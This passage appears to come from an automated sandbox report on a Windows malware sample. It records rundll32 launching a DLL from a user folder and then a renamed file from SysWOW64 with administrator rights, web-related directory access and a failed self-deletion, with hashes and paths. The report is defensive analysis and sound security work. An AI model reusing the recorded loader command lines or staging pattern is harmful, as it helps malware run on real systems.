C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE84669DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE84669DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE850BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE84669DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE84669DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE84669DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE84669DF	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2324 Parent PID: 2468

General

Start time:	22:12:51
Start date:	21/12/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll #1
Imagebase:	0xffcf0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	unknown	64	success or wait	1	FFCF27D0	ReadFile
C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	unknown	264	success or wait	1	FFCF281C	ReadFile

Analysis Process: rundll32.exe PID: 2832 Parent PID: 2324

General

Start time:	22:12:51
Start date:	21/12/2020
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll #1
Imagebase:	0xc70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2788 Parent PID: 2832

General

Start time:	22:12:52
Start date:	21/12/2020
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hnzj\wmdqdo.qxu',RunDLL
Imagebase:	0xc70000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2EDB5E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2EDB5E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2EDB5E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2EDB5E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2EDB5E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2EDB5E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2EDB5E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2EDB5E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2EDB5E	HttpSendRequestW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Hnzj\wmdqdo.qxu	cannot delete	1	2EEC6E	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis